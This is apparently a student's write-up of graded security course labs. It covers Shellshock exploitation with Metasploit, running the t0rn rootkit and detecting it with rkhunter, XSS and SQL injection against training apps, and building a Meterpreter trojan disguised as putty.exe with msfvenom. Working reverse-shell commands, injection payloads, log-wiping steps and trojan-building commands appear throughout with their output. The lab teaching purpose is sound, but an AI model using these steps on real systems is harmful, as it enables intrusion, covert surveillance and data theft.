We use Metasploit to further exploit the shellshock vulnerability. Using linux, we enter “msfconsole” this takes us to the Metasploit framework. We then enter msfconsole, and search shellshock. “exploit/multi/http/apache_mod_cgi_bash_env_exec” type 1 from this output for Metasploit to load and see the options. It is learned, the Metasploit framework (msf) is a

penetration testing software tool command. The module we have selected targets CGI (common gateway) scripts in the Apache webserver.

```
msf6 > search shellshock
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	De
0	exploit/linux/http/advantech_switch_bash_env_exec	2015-12-01	excellent	Yes	Ad
1	exploit/multi/http/apache_mod_cgi_bash_env_exec	2014-09-24	excellent	Yes	Ap
2	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Ap
3	exploit/multi/http/cups_bash_env_exec	2014-09-24	excellent	Yes	Cu
4	auxiliary/server/dhclient_bash_env	2014-09-24	normal	No	Dh
5	exploit/unix/dhcp/bash_environment	2014-09-24	excellent	No	Dh
6	exploit/linux/http/ipfire_bashbug_exec	2014-09-29	excellent	Yes	IP
7	exploit/multi/misc/legend_bot_exec	2015-04-27	excellent	Yes	Le
8	exploit/osx/local/vmware_bash_function_root	2014-09-24	normal	Yes	OS
9	exploit/multi/ftp/pureftpd_bash_env_exec	2014-09-24	excellent	Yes	Pu
10	exploit/unix/smtp/qmail_bash_env_exec	2014-09-24	normal	No	Qm
11	exploit/multi/misc/xdh_x_exec	2015-12-04	excellent	Yes	Xd

From the output, we learn RHOST is victim address, RPORT is the victim port and TARGETURI is the vulnerable executable path on website.

```
msf6> set RHOSTS 192.168.0.6
```

```
msf6> set RPORT 4444
```

```
msf6> set TARGETURI /cgi-bin/vulnerable
```

We set RHOST and an ip address of a machine to attack. RPORT is the target port to connect to and TARGETURI is target uniform resource identifier. Finding the vulnerable script. ([Apache mod_cgi Bash Environment Variable Code Injection \(Shellshock\) - Metasploit - InfosecMatter](#))

```
“msf6> set payload payload/linux/x64/shell_reverse_tcp”
```

Setting a payload (transport of data across networks or malware payload, referring to malicious code used to exploit and compromise IT networks and system, Loshin 2024. to reverse shell on a x64 linux machine. Reverse shell is where the target machine reports back to listening port on the attacking machine. Once we have entered the above

We exit the reverse shell, and exit the msfconsole.

Name	Current Setting	Required	Description
LHOST	203.0.113.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

```
msf6 exploit(multi/http/apache_mod_cgi_hash_env_exec) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf6 exploit(multi/http/apache_mod_cgi_hash_env_exec) > set RPORT 4444
RPORT => 4444
msf6 exploit(multi/http/apache_mod_cgi_hash_env_exec) > set TARGETURI /cgi-bin/vulnerable
TARGETURI => /cgi-bin/vulnerable
msf6 exploit(multi/http/apache_mod_cgi_hash_env_exec) > set payload payload/linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_hash_env_exec) > exploit

[*] Started reverse TCP handler on 203.0.113.2:4444
[*] Command Stager progress - 100.49% done (1032/1027 bytes)
[*] Command shell session 1 opened (203.0.113.2:4444 -> 192.168.0.6:55382) at 2024-06-02 22:31:47 -0500

whoami
www-data
pwd
/usr/lib/cgi-bin
```

Rootkit Vulnerabilities.

Rootkit By using a rootkit, a hacker has full administrator privileges to your computer and software, conveniently accessing logs, monitoring your activity, stealing private information and files, and disarraying configurations. Without you even knowing, all your passwords and information will be available for them to steal.([What is a Rootkit? Prevention & Removal - Bitdefender](#))

Rootkit has two words to it, root as being a rootuser on a linux machine and kit being the set of software tools.

We start the lab by entering Linux, downloads directory and uncompressing a specific file tk.tgz, enter directory “ls -l”, choosing to open “cat tornkit-README”.

```
dFWKr-Xr-x 2 kali kali 4096 Sep 13 2008 dev
-FWKR-Xr-x 1 kali kali 22460 Aug 22 2000 du
-FWKR-Xr-x 1 kali kali 57452 Aug 22 2000 find
-FWKR-Xr-x 1 kali kali 32728 Aug 22 2000 ifconfig
-FWKR-Xr-x 1 kali kali 6408 Aug 22 2000 ln.fingerd
-FWKR-Xr-x 1 kali kali 3964 Aug 22 2000 login
-FWKR-Xr-x 1 kali kali 39484 Aug 22 2000 ls
-FWKR-Xr-x 1 kali kali 53364 Aug 22 2000 netstat
-FWKR-Xr-x 1 kali kali 4568 Sep 11 2000 pg
-FWKR-Xr-x 1 kali kali 31336 Aug 22 2000 ps
-FWKR-Xr-x 1 kali kali 13184 Aug 22 2000 pstree
-fw-r--r-- 1 kali kali 100424 Aug 21 2000 ssh.tgz
-FWKR-Xr-x 1 kali kali 1382 Jul 25 2008 sz
-FWKR-Xr-x 1 kali kali 7877 Sep 13 2008 t0rn
-FWKR-Xr-x 1 kali kali 7578 Aug 21 2000 t0rnmp
-FWKR-Xr-x 1 kali kali 6948 Aug 22 2000 t0rnrs
-FWKR-Xr-x 1 kali kali 1345 Sep 9 1999 t0rnsh
-FWKR-Xr-x 1 kali kali 266140 Jul 17 2008 top
-fw-r--r-- 1 kali kali 3095 Sep 13 2008 tornkit-README
-fw-r--r-- 1 kali kali 197 Sep 13 2008 tornkit-TODO
```

```
(kali@kali)-[~/Downloads/tk]
$ cat tornkit-README

..
$$$$$          [ design by johanny7 / zho-doh ]
$$$$$
$$$$$ ..gKt$hnKp... ..gKt$$$Twy... ..gKt$Twy...l$$$$$ .. l$$$$$
.gL$$$$$glL$$$$$ '$$$lgl$ST' '$$$lL$$$$$'.gdT$.l$$$$$.gL$$$$$.p..
l$$$$$ll$$$$$ll$$$$$ '$$$l$$$$$ '$---l$$$$$ '$$$l$$$$$l'-' l$$$$$lll$$$$$llll
'l$$$$$Tl'$$$$$ '$$$l$$$$$ l$$$$$ '$$$l$$$$$Th. l$$$$$l'$$$$$l'
l$$$$$ l$$$$$ .$$$$l$$$$$ l$$$$$ '$$$l$$$$$-l$Tp,l$$$$$ l$$$$$
l$$$$$ -l$bgdl$'-'''' '''' ''''''''-l$$$$$ l$$$$$
l$$$$$ ... : there is no stopping, what can't be stopped... ''---
'$$$l$Bg.gdT$

-----[ version 6.66 .. 23R82B0 .. torn@secret-service.co.uk ]-----
```

```
kali@kali$ sudo ./t0rn vuln 4444
```

./ meaning to access t0rn directory and vuln 4444 an argument passed

The above code is creating a backdoor via the tornkit and listening on port 4444.

Backdoor has successfully been created and we access a hidden directory by the tornkit. . Type `cd /usr/src/.puta`

```
[System Information...]  
Hostname : kali.external.local (203.0.113.2)  
Arch : -- bogomips : 4199.99  
4199.99 *  
Alternative IP : 127.0.1.1 -- Might be [1] active adapters.  
Distribution: unknown  
  
[Upchains...]  
./t0rn: 201: /sbin/ipchains: not found  
  
Backdooring completed in 10 seconds  
./t0rn: 211: /sbin/syslogd: not found
```

we clean up our tracks while in the hidden directory using “./t0rnrb root”

```
-(kali@kali) [~/Downloads/tk]  
-$ ls  
command 'ls' is available in the following places  
* /bin/ls  
* /usr/bin/ls  
=: command not found  
  
-(kali@kali) [~/Downloads/tk]  
-$ cd /usr/src/.puta  
  
-(kali@kali) [/usr/src/.puta]  
-$ ./t0rnrb root  
sauber by socked [07.27.97]  
  
Cleaning logs.. This may take a bit depending on the size of the logs.  
/t0rnrb: line 34: /bin/ls: No such file or directory  
yslogd: no process found  
Alles sauber mein Meister !'Q%$@
```

Rootkit has another hidden path in the above same directory “`cd /usr/src/.puta`” we type in “`cd /usr/info/.torn`”

Detecting Rootkits with rkhunter

Rkhunter tool is a “shell script that carries out various checks on the local system to try and detect known rootkits and malware. It can also check if commands have been modified, and checks for listening applications”, Prasad, 2024.

In kali linux, while we are still in the hidden files (`/usr/info/.t0rn`) we type “`rkhunter -h`” and check for possible exploits, backdoors, rootkits “`sudo rkhunter --check`”.

Summary report is presented for the user using “sudo rkhunter check” and we run a same command for linux for rootkit check command “sudo chkrootkit”.

```
System checks summary
File properties checks...
  Files checked: 146
  Suspect files: 11
Rootkit checks...
  Rootkits checked : 378
  Possible rootkits: 4
  Rootkit names    : T0rn Rootkit
Applications checks...
  All checks skipped
The system checks took: 1 minute and 18 seconds
All results have been written to the log file: /var/log/rkhunter.log
One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

```
nothing found
Searching for anomalies in shell history files...
/usr/sbin/chkrootkit: 1: /usr/bin/find: not found
nothing found
Checking 'asp' ...
Checking 'bindshell' ...
Checking 'lkm' ...
Try '/usr/bin/cut --help' for more information.
You have 328 process hidden for readdir command
You have 589 process hidden for ps command
chkproc: Warning: Possible LKM Trojan installed
/usr/sbin/chkrootkit: 369: ls: not found
/usr/sbin/chkrootkit: 369: [: Illegal number:
/usr/sbin/chkrootkit: 369: ls: not found
/usr/sbin/chkrootkit: 369: [: Illegal number:
/usr/sbin/chkrootkit: 369: ls: not found
/usr/sbin/chkrootkit: 369: [: Illegal number:
/usr/sbin/chkrootkit: 369: ls: not found
/usr/sbin/chkrootkit: 369: [: Illegal number:
chkdircs: nothing detected
Checking 'rexedcs' ...
Checking 'sniffer' ...
/NetworkManager[567]: dockero: not promise and no packet sniffer sockets eth0: PACKET SNIFFER(/usr/sbin
Checking 'w55800' ...
Checking 'wted' ...
Checking 'scalper' ...
Checking 'slapper' ...
Checking 'z2' ...
Checking 'chkutmp' ...
chkutmp: nothing deleted
Checking 'OSX_RSPLUG' ...
```

The difference between these two outputs, is the sudp rkhunter check has identified the t0rn Rootkit and chkrootkit output did not.


Lab History: Lab 02: Analyzing Types of Malware and Application Attacks	
Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	18980
Pod ID	2253
Pod Name	NDG Security+ v4 03
Exercise	Lab 02: Analyzing Types of Malware and Application Attacks
Attendees	Andrew Gaff
Date/Time	2024-06-02 21:30
Duration (Hrs.)	0.83
Grade	100.00

Lab 02: Web Application Scanning from the NDG CySA+ series

In this lab, we perform web application testing. We use the kali machine and the tactics we have used for general testing for web application testing.

Allowing web server access through the firewall. One of the main functions of DMZ is to allow specific traffic to an organisations resources, etc without accessing internal lan resources.

We begin by opening HTTP to external traffic using the pfSense (free and open source firewall and router) firewall, where we login, firewall – NAT, port forward, add changing Protocol to TCP, Destination to select WAN address, destination port range to from port to other.




Scan a website for vulnerabilities – we test the website for misconfigurations using Nikto (tester). Entering the below commands to check Bodgeit site.

```
sysadmin@ubuntu:~$ sudo docker run --detach --rm -p 8080:8080 -i -t psiinon/bodgeit
[sudo] password for sysadmin:
18b50d9da15f3e775dfca1af8a414d6c732e8adf10ee685c50c8cb5ebd4c5dcd
```

“sudo nikto –host 172.16.1.10 –port 8080 –root psiinon/bodgeit –Format htm -output Desktop/NiktoReport.html”

Tests site, and creates a report. Here the report finds 6 misconfigurations, showing vulnerabilities in the website. Examples were allowed Options in HTTP Method, GET

Below is the report summary from NiktoReport we initiated via command kali linux




We target the bodgeit ip address and perform an automated scan via kali linux “zapoxy” which brings up a OWASP ZAP website.

We find the results from the scan in alerts after entering target URL of the bodgeit website we are working with. We find 10 alerts and one of which is Cross site scripting reflected to see the vulnerability description.

The alert was (XSS) a misconfiguration in the website. It indicated that an attack technique involves echoing an attacker supplied code into a user’s browser.


Below we see the solution to the alert and also the alert in action exploiting the misconfiguration.



Text box allowing invalid entries to initiate a command (XSS). This is how exploited the problem by inserting a cross-site scripts

```
<script>alert(“Alert ... Alert ... Alert”)</script>
```

Our learning from this lab, is the user input could be of risk and cannot be trusted unless validated through web scanning tools such as OWASP ZAP and nikto tool.



Lab History: Lab 02: Web Application Scanning


Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	18743
Pod ID	2221
Pod Name	CySA+ 01
Exercise	Lab 02: Web Application Scanning
Attendees	Andrew Gaff
Date/Time	2024-05-13 09:43
Duration (Hrs.)	0.88
Grade	100.00

Lab 03: Analyzing Types of Web Application Attacks from the NDG Security+ V4 series


SQL Injection basics by using WebGoat for SQL injection. We learn how SQL injection works and how it will attack the vulnerable server.

```
(kali@kali)~[~]
$ sudo docker run --rm -it webgoat/goatandwolf
[sudo] password for kali:
Starting nginx: nginx.
Starting WebGoat...
Starting WebWolf...
05:45:49.738 [main] INFO org.owasp.webgoat.StartWebGoat - Starting WebGoat with args: --webgoat
.build.version=8.2.2,--server.address=0.0.0.0
```


We explore the webgoat website to learn web application testing techniques



We use the Webgoat and access challenge 10 where we insert an invalid password



We are back at the BurpSuite window, and select the WebGoat Challenge/5 URL (as this was the sequence of movement in the website). We send that POST entry to repeater. The repeater is where you can change content of POST request to server and a response is returned.



Above we change fakepassword to what we appear to find out the magic string for SQL injection o ' or 1=1 --. The challenge is to select a malicious SQL command to retrieve all uses from users table. Burp suite actively sees the HTTP history.

We find the “ ‘ or 1=1 –” worked for the SQL injection

The screenshot shows the pfSense Firewall Rules configuration page. A notification at the top states: "The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress." Below this, the "Rules (Drag to Change Order)" table is displayed with two rules:

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	0 /90 KIB	IPv4 *	*	*	LAN net	*	*	none		Block Internal network access	
<input type="checkbox"/>	6 /720 KIB	IPv4 *	WAN net	*	*	*	*	none		Allow external to any	

At the bottom of the rules table are buttons: "Add" (up arrow), "Add" (down arrow), "Delete", "Save", and "Separator".

Below the rules table, a network log is shown with "Request" and "Response" sections. The "Request" section shows a POST request to /WebGoat/challenge/5 with a SQL injection payload: `username_login=Larry&password_login=0' or 1=1 --`. The "Response" section shows a 200 OK status and a JSON response indicating success: `lessonCompleted":true, feedback": "Congratulations, you solved the challenge. Here is yo output":null, assignment": "Assignment5", attemptWasMade":true`.

We also use DVWA for SQL injection along with kali linux input and Burp Suite.

The screenshot shows the homepage of the Damn Vulnerable Web Application (DVWA). The header features the DVWA logo. The main heading is "Welcome to Damn Vulnerable Web Application!". Below this, a paragraph describes DVWA as a PHP/MySQL web application designed for security professionals to test their skills and tools in a legal environment. It states: "The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface."

On the left side, there is a sidebar menu with the following options: Home, Instructions, Setup / Reset DB, Bruteforce, Command Injection, CSRF, File Inclusion, and File Upload. The "Home" option is currently selected.

The main content area is titled "General Instructions" and contains the introductory text about DVWA.

Burp Suite is used, and we turn the interception off on the proxy before returning to the SQL injection web page followed by turning the interception back on.

Via SQL injection, user: fakeid and pressed submit returning us back to burp suite. Below we receive the PHPSESSID information and GET information.



We open kali and enter: “sqlmap -u “(information from GET)” –cookie “(information from Cookie)” –dump

An SQL injection is performed after pressing enter to a series of questions. One of the questions were “do you want to crack the via a dictionary-based attack” selecting yes. We see where the dumped data was stored.

Lastly we enter a command in kali linux “csvtool readable and the address of the dumped filed” and the results provide us with the cracked hashes as per SQLmap decrypted these.

Lab History: Lab 03: Analyzing Types of Web Application Attacks

Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	19009
Pod ID	2260
Pod Name	NDG Security+ v4 10
Exercise	Lab 03: Analyzing Types of Web Application Attacks
Attendees	Andrew Gaff
Date/Time	2024-06-03 17:37
Duration (Hrs.)	1.22
Grade	100.00

Lab Group 1.10 Incident Handling

This lab activity is around Incident Handling, looking at three areas around data, protection and recovery. These align closely with Availability of the Information Security Principles, ensure data is available when needed also can see Confidentiality in preventing unauthorised access using PowerShell “netstat -o” and “tcpviewer”. Principles involve integrity also as ensuring the data is correct by these techniques we learn around the data that is being examined etc.

Extracting data from a compromised machine by creating a RAT (remote access trojan) application and using “msfvenom” to inject malware code into putty.exe to be downloaded from a website. “msfconsole” will start a server to listen to the system that downloads the file. Meterpreter from host listening machine controls the RAT backdoor on the putty.exe file that allows commands to be executed on victim’s machine such as screenshots, keystrokes etc. The findings were eye-opening as you can get an understanding of how these operations work on the offensive side. We learn ways to counter these by regular scanning of networks as we explored in previous labs along side with antivirus and other system hardening techniques.

As we saw a lot more around the offensive side with penetration testing etc adding to learnings and understanding of information security. We also learned to inspect devices, see the history which was interesting and how reports could be generated from these observations.

The overall review of this lab was great, and it delves more into the practical view of information security which is good to understand and counter these harmful attacks and to handle these incidences in the best way.

Lab 12: Extracting Data from a Compromised Machine from the NDG CySA+ series

In this lab, we learn how malware gets into computers by practicing being the applicant of this. We detect these intrusions and kill access.

We first create a RAT (Remote access trojan) application that targets a victims machine “these are programs that provide the capability to allow covert surveillance or the ability to gain unauthorized access to a victim PC”, Malware bytes 2024.)

We control this RAT using a Meterpreter “allows an attacker to control a victims computer by running on an invisible shell and establishing a communication channel back to the attacking machine” (SentinelOne, 2018).

```
(sysadmin@kali)-[~]
$ sudo msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp -e x64/zutto_dekuru -i 3 -f exe -o /var/www/html/putty.exe --lhost=203.0.113.2
[sudo] password for sysadmin:
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x64/zutto_dekuru
x64/zutto_dekuru succeeded with size 563 (iteration=0)
x64/zutto_dekuru succeeded with size 615 (iteration=1)
x64/zutto_dekuru succeeded with size 668 (iteration=2)
x64/zutto_dekuru chosen with final size 668
Payload size: 668 bytes
Final size of exe file: 867940 bytes
Saved as: /var/www/html/putty.exe
```

Above is the command using “msfvenom” to inject the RAT backdoor malware code into a file. We write this into putty.exe file.

We use the Metasploit handler in kali linux, to set up the RAT. Below is the msfconsole that will allow use to control the RAT on victims system. (planted in the putty.exe) file.

“sudo msfdb start” metasploit multi-handler creating a server and configuring this to listen to meterpreters reverse_tcp connection.

```
(sysadmin@kali)-[~]
$ sudo msfdb start
[i] Database already started
(sysadmin@kali)-[~]
$ msfconsole

3Kom SuperHack II Logon

User Name: [ security ]
Password: [          ]

[ OK ]

https://metasploit.com

- [ metasploit v6.2.2-dev ]
+ -- [ 2227 exploits - 1171 auxiliary - 398 post ]
+ -- [ 864 payloads - 43 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the rabsync command
```


Now we activate the msfconsole (metasploit) framework and activate a handler as seen below:

“use exploit/multi/handler” activate the exploit

“set PAYLOAD windows/x64/meterpreter/reverse_tcp” configure exploit payload

“set LHOST 203.0.113.2” defining listening host address (attackers machine the linux kali system)

“run” to activate the malware to be active and listening out for the putty.exe

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 203.0.113.2:4444
[*] Sending stage (200774 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:4444 => 203.0.113.1:48005) at 2024-06-03 09:05:14 -0400
```

We downloaded the infected putty.exe from a website into the windows machine compromising the machine. This reports back to Kali machine, as seen above in the last few lines that the session has opened.

As the putty.exe file has been opened, you will want to migrate out of current process into the explorer.exe process.

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 2596 to 2832...
[*] Migration completed successfully.
```

Malware has migrated from 2596 to 2832 and now are at controlling the host stage

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 203.0.113.2:4444
[*] Sending stage (200774 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:4444 => 203.0.113.1:48005) at 2024-06-03 09:05:14 -0400

meterpreter > migrate -N explorer.exe
[*] Migrating from 2596 to 2832...
[*] Migration completed successfully.
meterpreter > getuid
Server username: WIN-E3AIDHECNG\Administrator
meterpreter > screenshot
Screenshot saved to: /home/sysadmin/OJBGqWuL.jpeg
```

```

+ --=[ metasploit v6.2.2-dov ]
+ --=[ 2227 exploits - 1171 auxiliary - 398 post ]
+ --=[ 864 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]
+ ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 203.0.113.2:4444
